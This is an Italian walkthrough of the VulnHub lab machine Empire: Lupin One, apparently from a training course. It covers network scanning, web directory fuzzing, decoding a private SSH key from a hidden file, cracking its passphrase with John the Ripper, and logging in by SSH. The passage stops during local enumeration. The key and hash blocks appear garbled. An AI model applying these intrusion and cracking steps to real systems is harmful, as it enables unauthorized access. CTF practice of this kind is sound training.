

EPICODE



GODS OF HACKING

ETHICAL HACKERS

Empire Lupin One - CTF Media

L'obiettivo di oggi ci chiede di scaricare ed importare la macchina virtuale da questo link:

<https://download.vulnhub.com/empire/01-Empire-Lupin-One.zip>

Questa box è stata creata per essere di media difficoltà, ma può trasformarsi in un'impresa ardua se ti smarrisci nel suo labirinto.

Suggerimento: dovrai enumerare tutto ciò che è possibile.

Per prima cosa, come richiesto dall'obiettivo scarichiamo e installiamo la macchina dal link presente sull'obiettivo, avviamo la macchina e la nostra kali, aprodo la macchina target vediamo che ci porta l'ip della macchina 192.168.1.141, ma se non fossimo stati così fortunati avremmo potuto scoprirla aprodo il terminale da kali e lanciamo il comando "**sudo netdiscover -r 192.168.1.0/24**" tramite il quale facciamo una scansione della nostra rete per vedere tutti i dispositivi connessi a questa sub net.

```
Debian GNU/Linux 11 LupinOne tty1
#####
eth0: 192.168.1.141
Author: Icex64 & Empire Cybersecurity, Lda
#####
LupinOne login:
```


Adesso possiamo effettuare una scansione per vedere tutte le porte aperte sulla macchina target e lo faremo tramite il comando "**nmap -A -p- 192.168.1.141 -o nmap.txt**", dove otteniamo come risultato della scansione le porte 22/ssh e 80/http aperte.

```
(kali㉿kali)-[~]
$ nmap -A -p- 192.168.1.141 -o nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 10:17 CEST
Nmap scan report for 192.168.1.141
Host is up (0.00063s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http   Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.48 (Debian)
| http-robots.txt: 1 disallowed entry
|_ /~myfiles
MAC Address: 08:00:27:9F:81:53 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X15.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routers:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.63 ms 192.168.1.141

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.26 seconds
```

Apriamo, quindi, l'IP nel browser per inspezionarlo, e provando vari passaggi arriviamo a un immagine .JPG che non ci porta a nulla, quindi proviamo un altro percorso.




Troniamo sul terminale della kali e proviamo a fare una scansione delle directory e dei file, con il comando “**gobuster dir -u http://192.168.1.141/ -w /usr/share/wordlists/rockyou.txt**”, nascosti ma il processo richiede troppo tempo quindi abortiamo e proviamo un metodo più veloce, che sarebbe **ffuf** tramite il comando “**ffuf -u http://192.168.1.141/~FUZZ -w /usr/share/wordlists/rockyou.txt**” con cui troveremo 6 directory nascoste

```
File  Azioni  Modifica  Visualizza  Aiuto
(kali㉿kali)-[~]
$ ffuf -u http://192.168.1.141/~FUZZ -w /usr/share/wordlists/rockyou.txt
v2.1.0-dev
:: Method      : GET
:: URL        : http://192.168.1.141/~FUZZ
:: Wordlist   : FUZZ: /usr/share/wordlists/rockyou.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
secret          [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 18ms]
secret?         [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 8ms]
secret#         [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 15ms]
myfiles        [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 15ms]
..lardav77/..   [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 31ms]
zarlashta123/.. [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 6ms]
:: Progress: [2638871/14344392] :: Job [1/1] :: 2083 req/sec :: Duration: [0:20:40] :: Errors: 674 ::
```

Tramite il browser proviamo ad aprire queste directory e notiamo che l'unica che ci porta a qualcosa è “**http://192.168.1.141/~secret/**” dove ci apre un messaggio con su scritto un suggerimento da parte dell'autore della blackbox su quale dizionario usare successivamente

Dopo vari tentativi con l'uso di diversi dizionari e l'aiuto di chat gpt riusciamo ad arrivare al comando giusto che è **“ffuf -c -ic -w/usr/share/seclists/Discovery/Web-Content/directory-list-2.3medium.txt -u 'http://192.168.1.141/~secret/.FUZZ' -e .txt, .html”** che ci darà la directory nascosta tanto bramata, cioè **mysecret.txt**. Volendo potremmo filtrare il risultato per togliere tutti i file 403 che non servono tramite il comando **“ffuf -c -IC -w /usr/share/seclists/Discovery/Web-Content/directory-List-2.3-medium.txt -u 'http://192.168.1.141/~secret/.FUZZ' -fc 403 -e .txt, .html”** che ci darà come unico risultato la directory **mysecret.txt**.



```
(kali㉿kali)-[~]
$ ffuf -u http://192.168.1.141/~secret/.FUZZ -w /usr/share/wordlists/dirb/common.txt -e .txt,.html,.ba
k -mc 200,204,301,302
```

v2.1.0-dev

File	Status	Size	Words	Lines	Duration
htab.txt	[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 18ms]				
htmlpages.html	[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 24ms]				
htmlpages.txt	[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 7ms]				
htmlpages	[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 8ms]				
mysecret.txt	[Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 11ms]				
httpads.txt	[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 8ms]				
httpads	[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 9ms]				
httpads.html	[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 8ms]				
html_parser.txt	[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 16ms]				
html_parser.html	[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 31ms]				



EPICODE

GODS OF HACKING - ETHICAL HACKERS



GODS OF HACKING

ETHICAL HACKERS

A questo punto torniamo sul browser e proviamo a cercare appunto “**<http://192.168.1.141/~secret/.mysecret.txt>**”, ci porterà a una stringa molto lunga di cui non sappiamo di cosa si tratti, usiamo il sito “www.dcode.fr” per capirne il contenuto.,

Quindi copiamo e incolliamo la stringa su sito che una volta decriptato il tutto ci restituirà una key ssh in chiaro

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g8bxFU6an5PikaedhBVRyCgkjp0im8lehe1CAx82j7QiuJwveF5buNmpwPgk1jhuyP56aWEnyXzKzkVpBw7jM0Q03kfqZbhkhd1Vg08pmqaayjafHorfgrkR8zpuEpPH25aoJfNmty45mJyJHMVsVnvG93P3Hr6wks1eL0RqjxJrgMtWu9cwT2bjy2huW5b7xUSAxZFrmsbkt3efQnGkAHmjZ5nAfmeGhshCtnjAU4idu8o7HmMuC3tpK6r6es9HtCo35ujK3U2LymFEKjBnxCbigWMS34M3KXSAH14MF47PwesVsAktRtCMeWzR26K2Vz1yezwd7Lwvgo91t95MStRtxrxh0B5DShuNrjCzJnUxLqCnL9G73BvZUN6fDwPq5d4C6Ltxj6cf3xs5mQoKzUey76MkiC2Raq3kBNAYFNCoxVrbu3dAxfa4Xr4ZDkT8EDBfAgtmKrnRwMknjJz2JdZm54S4hNameMalPwMpr77raMnPew2DpdwzjKurZakHeeoVycP9dflbgQrpwrfBjyvBXRD8EzWzKbnk1lePhwPs1YzubPhPgruxWANCh52Qg0pufATNqmt7JzfjsfpxLxQjdBxdz7zWpB9kyjvhnaiaj1s3pt4cZxMfcf1rke14v8Nbxbyg9rJzLf27JntLduTxWxP08SeqzYhB9r7DnkMfy2Lh0NgAhoFqycPcaX5FcpNf4C74nYglau7c15u27Zms51t1yThtjy719s4q16FdGdfDzUL7KtwBpm92h01tDk726fweY4zhGduXGtPxvewGME36eeCpYXPSPw6ptv09Rc81A2ZPFGts8PSY56d2e20luge6Kg2FopMyjLma85X55p4UtcxyF2R9E3z23ctxy66Nv20Tvn723YyHe9ekCxs59RdhDr71z3zqgkAs8uPM13PvMNgndNxZpgpGf9j9cgBz5WPmPwBf7gt9fe4yyjv1Bf1PNWdTyfuhCn1rTDw67w5z23adjDnlxQcMaow2z32zjyphCav1cplvstRkt053JedwvN3ridchawvUml1z1cajvHepc1saboBfrpwjyRg5z2pavt6L7W7fHaNgk8WzRcmXca1BwFvif2V5jyTjhDgwsJ5E6Pn6pvhb8zQ28Ld1chpxhgwnu1jByLxEVhXf9Ct3GqDlvgUv8p7CePjyXocpoyCs55r35h9yCjkjckjvFtdPhw8fjsCvBUtKsEAvkrL61j64LjBzg256460HhkwPqTgYfctc8NxL77UuOmaALCvLfc439j1wdxCTyA6y2zV7DzEx7p2V8R9ySpEqjw3odqahdw1DtktvQcrBz1iMgNWyjzMW4BPsCn9n2cLd1Bw5i8ioW8y29CnKMK4Pf7Uqav7Ctgw4Vj5e6PfrRnfDg4vAgwUmeQm56NgWeA3pxHpkhG8ZngCqkvVhiegBAV7nDBTwukqEdeCS46UczhXmfBagn0whExas547vCxh071gcMvqu2x5EAPFgjqyvMmRsQcxiKrY0k3p279KLAYsm4vNcxRrR2DyQwhe8YjNs8f8zqjx54mhbwCjz3jeXokonVk77P99g9y69DvzJeYUvfXCVjP17tADDA7Hd2dUpCbgEwtSEfJd7DpxgurPq8j0n3N75Y7F0e2j577pwcw2Wu11L5z2ptbwlymsgZckWm9NPB9p5Lz1VxClfobhgF2v2d7h4rcplzLnmGdnmdE7L7CfrdWvUpvPhpRzq77F0eFxRkL7zG0L8rBQg1UiYKPNbPvbn7cJyGjyfuJvClt6yYKXyK0TimpEhx4rXZ3KzakdubkchKgMvHbtplQaupZhsInGUcdE64Kw5TzsvhTcs1414TeL2rzUyv6y2PbG64EpMe20HmUwotnXbGs8pBzJatFLVpxP3Pbg8w8rgAakz708FAGryQ3tnxytWnuHwkPohMMKuiDFerYl8HGUDocwZFdzbkffv0HaewPYFnspDCn1Pwg58wA9agC5x5kbwBmu2zpCstqFAXeQd8LwizZpd8f2YZEKzNytkw5rFa5zdgK2gSRN8gH2Wqs

La copiamo e la salviamo in un file, perché il comando ssh vuole come argomento la chiave da usare, in questo caso abbiamo usato “**nano chiavessh**”. Se proviamo ad usare direttamente la chiave così com’è ci darà un errore bad permissions , la chiave non può essere usata perché accessibile a tutti bisogna quindi andare a cambiare i permessi della chiave con “**chmod 600 chiavessh**”.

```
File Azioni Modifica Visualizza Aiuto
GNU nano 8.3 chiavessh *
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZKktdjEAAAAACmFlczI1ni1jYmMAAAAGYmNyeXB0AAAAAGAAAABdy33c2Fp
PBYAAnne4o23usGAAAEEAAAAEAAAIXAAAAB3NzaC1yc2EAAAADQABAAACAOQDZhjzJcvk
9GXiytplgT9z/mP91Nq0U9QoAwop5JNxeFm/5KQmcj/JB7sQ1h8o7OnvqaAdmsK+OYL9
H6NSb0jM0Mc4soFrinoLEkxh94B/PqUT0desMEVak22UKegeowl39Arf+Y48V86gkzs6
xzoKn/ExVApdsimIRvGhsv4ZmMEZEKTioTEG7raD7QHDEXiusWl0hk33rQZCrFsFT7
J0wkgLrx2pmoMQC6o420QJaNLBzTxCY6jU2BDQECoVuRPL7eJa/nRfcAoIzPfz/NNYgu
/Dlf1CmbXesCvnLd1cbPqwfWKGF3hWeEr0WdqhEuTf5OyDICwUbg0diKz4kcsKVcdzH0
ZnaDsmojoYv2uLVli9jrfnp/tVoLbkm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMpY5I
he0Ldy316bFI80+3y5m3gPIhUUk78CSn0vUOPSQMs56d+B9H2bfiiI2lo18mTfawa0pf
XdcBVXZkouXnlB1/Xoip71H3kP17ufPszSeYIPWIaEnSmrnbtv9ajQhbjHAjFC1la
hxZj14LG26mjagEl+9g4U7pttEqYv1t3+8F+zu1sVdmr/66Ma4e6iwPLqmtzt3UjFGb
4ieixaWQf7UnloKuyjLwmBbb3gRyakBqapoOnHGoYQAA8BkBuFFctACNrlxDxN180vczq
mXs+ofdSDle1hKClDsqFdSAxLkLX8DFDpFY230qQE1poC+Lxs+jHsPZOr0cGjtwp
MkMcBnzD9uyjnCjhZj9iaPy/vMy7mtHZNCY8SeoWAXyXtoKy2cu/+pVgQ76Ky73J0AT7wA
203RaMMk0o1lloozyvOrB3cXMHn752BfgQyAeeD7lyG/b7z6zGv1yM82arSVhVpE
Q0w/AR8ArhAP45JRNkFeV2YRCe38WhQEp4R6k-34Tk-kuEaVAbwU+IchYm82arSVhVpE
vFUPIANSHCZ/b+pdQtBzT5/VH/JK3QpcH69EJyx8/gRE/gLQV6z6nC6uoG4Ak1l+g0x2
0hWJv0R15grc91mBvCywuUPFRB5YFMHDwBymZ01vcZtUxRsSk2/uWDWzCw4tDsKEVpFt
rqE36ftm9e3/jnwdsZoNzbj04cf44PTFWU6U0Us3W6mDcl0koXSjCk4t8v4q0880LB
QMBbCOEV0009ru89e1a+FCKhEPPl6.fwoBGCMkqd0QumastvCeUmht6a126nTzommZy
x+ltg9cxfe08tg1xasCellBluIhUKwGdkLce1EsD1HYDBxD+HjmHfwzRipn/tuNPLnJG
nx9lpd7M72fk6ly8UGL7z95AtwnSgg1RLN+M51kLb5CVafq0z59v8B8v9oMUGkCC5
VQRFKLzvKnPk0e9qyPUzAdy+gCu02HmSkJtxM6Kxz0ZpCfvn8Txit0dn7CnTrFG1cTO
cNi2xzGu3wC7jp2vkncZn+qR80ucd6vfJ04mcT03U5oq+uyXx8t6EKEsa4LxccPGNhpfh
nEcgv16QBMeqQ1PhJSnUB7jjrkj9C1q8qRnuEcWHyHgt75Jw05ReLdv/hZBWPd8Zefm
8UytFDsAgEB40Ej9jb05GoHMPBXvJ0LhQ+4/xuaairC7s90cX4WDZex3E0FjP9kq3QEH
zcixzXcpk5KnVmxBpul7N1eQ2ggbjtR9Ba3PqCXPeIH00WXYE+LrnG35W6meqqBw8Spw
n49ylYW3wxv1G3gxqaoG23HT3dxKcssp+XqmSALaJzYlph5Cmao4eB04jv7qxKRhspl
Abbl2740eXtrh3AIwiw1h0DRXrm2GkvbyAEewx3XetPnmG4IVyVAFfg137MDrcL093
oVb4p/rHHqqPMNWm1ns+df7REjzfwr4/rtrZq0XFkrpc5Ef8YH58Yyf0/g8up3DmxSSI
63RqSbk60231Yiwb88iqQortZm0UsQbzLj91iy1k060ekRqaEGxuiIUa1svZoQ9NnTo0sv
y7mIzzg17nK4lMjXqTx108q260zvdqevMX9b3GABVah7fsYxoxF7ebsRSx83pircSdt0+
t/YYhQ/r2z30YfqwLas7loJotCmcqII28px/lnpkEMcuLoLDzLvcZ0R7AYd8JQrtg2
Ays8pHgnyLfMDtn13gjTYJhL04H9+7dzY825mkfNyhPniokUFgqJk2yswQaRPLakHU
yviNXqtxyqKc5qyQm1f1M+f5jExEyFxbICbh7gXyalgX7uX8vk8z05dh9w5b04lx1I
8nSvezgJJWBGxZAsilKCVp08PeKxmK2N51Tzxq0w7V0n13jbvKD3tpQxsbtgz5W8078U
mUbxxCxl1NYzXHPEAP95ik8cMB8M0yFcElTD8BXJRBX216zH0+4Qa4+oVk92luL8xeu22r
VgG7lSTHcj07L4yubixEzP7u770bwUfeltc8wQjArW126x/IUt/F8Nq964D7/dPHQ
E8/oH4V1NTGrDsK3ablk/MrgROsg7Tc4BS/81wRVu+Cdw1Pq+X+zMKbklepD49iu1azJ
BHk3s6syUhjfd6u4C3N8zc3jebl6ixeV2EJW22Vhcy-31qP800/+Kk9NUWalsz+6Kt2
yueBXN1LLFJNRVMv0V0823rzVV0Y2yXw8AVZK0qDRzgvBk1AHnS7r3lhfHw5RyNhiEIKz+
```

```
File Azioni Modifica Visualizza Aiuto
[(kali㉿kali)-~]
$ ssh2john chiavessh
chiavessh:$sshng$2$16$f2df77361693c16003677b8a33deeb06$2486$6f70656e7373682d6b65792d7631000000000a16573
3235362d63626300000066263727970740000001800000010f2df77361693c16003677b8a33deeb06000000100000001000002
17000000077373682d72736100000030100010000020100c1cc78f325cbe4f465e2cada65813f73fe63fd4da8e53d428030a29
e493718447e6fe3e4a426763fc907bb10d61068b4e36fa9a01d9ac2be3982fd1fa3526f48cc6cc738b2816b0629e82c4931f3de0
1fcfa944ce0deb0c115fd2b6d9429e81dc2527d02b7fed58e3c57cea09334bac73a0a9ff131564029b1d8a6211bc686cbf864c9
8c6449132284c41b3eeb683ed01c31178eb16974864877deb4190ab16c6454fb274c0a80bad7da99a83100baa38d8e40968d2c1
cd3c4263a8d4d810d0102a15b913cbe25ad3f9d17c268eac8ccf7d9fc35882efc395f4299b5c4b02566943ef571b3eac1f58
a19fde159e12bd16750844b937f93b20c80b051b83474b88acf891cb2461c0f31f4667683b268e862fdae2d52e2d7d8eb7e7a7fb
55a0b6ca9b7f489a657a26e6e3e899a91d77b07b02a2bfaclf59cd13c9a41cca58e4885ed1c2ddcafdf5e9b148f0efb7cb99b780f
22151493bf02e67d1550e3d240cb31e7a77e07d1f66c5888da5a35f264c56b06b4a5f5dd701557664a2e5f79e5641d7f5e88a9ef
52c7de43c8ed4edf3eccf91321483d621a10db119b39db58f5a8085b8c70231429408735c98b82c6679a368612297ef60e14e
e98ed100a98bf5fb7c7c17ecce899b1574caffeba31ae1eea2c0f2ea9adceddd488519be087b5c5a5907fb527968294ca32ef330
05b6f781161a9016d0029a0e3611a8610000075064b8515cb4008dae50f1375f34bdcceaa975ecfa87dd1520e27a23612822dd4a
```

Ora decriptiamo la chiave con “**ssh2john chiavessh**”

Hashiamo la chiave con il comando “**ssh2john chiavessh > hash_johntheripper**” come diceva il suggerimento della pagina secret occorre craccare l’hash con il dizionario **fasttrack.txt** con il comando “**john --wordlist=/usr/share/wordlists/fasttrack.txt hash_johntheripper**” che ci troverà la password **P@55w0rd!**

```
(kali㉿kali)-[~]
└─$ ssh2john chiavessh > hash_johntheripper

(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash_johntheripper
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!          (chiavessh)
1g 0:00:00:06 DONE (2025-05-21 13:34) 0.1472g/s 14.13p/s 14.13c/s 14.13C/s P@55w0rd..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Per stabilire una connessione ssh digitiamo il comando “**ssh -i chiavessh icex64@192.168.1.141**”, una volta dentro digitiamo **ls** con cui troveremo **user.txt**, usiamo **cat user.txt** e ci apparira il famoso CAPPELLO.

```
(kali㉿kali)-[~]
└─$ ssh -i chiavessh icex64@192.168.1.141
Enter passphrase for key 'chiavessh':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ █
```

```
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$ █
```



A questo punto proviamo ad enumerare la macchina target tramite la sessione ssh creata attraverso il comando **ls -la**, diamo un'occhiata nella cartella home con il comando **cd ..**, enumeriamo il contenuto della cartella alla ricerca di file o cartelle potenzialmente interessanti con il comando **ls -la**, troviamo una cartella di un altro utente di nome **arsene**, entriamo all'interno della cartella con il comando **cd arsene** ed enumeriamo anche l'interno della cartella arsene con **ls -la** e troviamo un file **note.txt** che potrebbe essere interessante.

```
icex64@LupinOne:~$ ls -la
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7 2021 .
drwxr-xr-x 4 root   root  4096 Oct  4 2021 ..
-rw----- 1 icex64 icex64 115 Oct  7 2021 .bash_history
-rw-r--r-- 1 icex64 icex64 220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4 2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4 2021 .local
-rw-r--r-- 1 icex64 icex64 807 Oct  4 2021 .profile
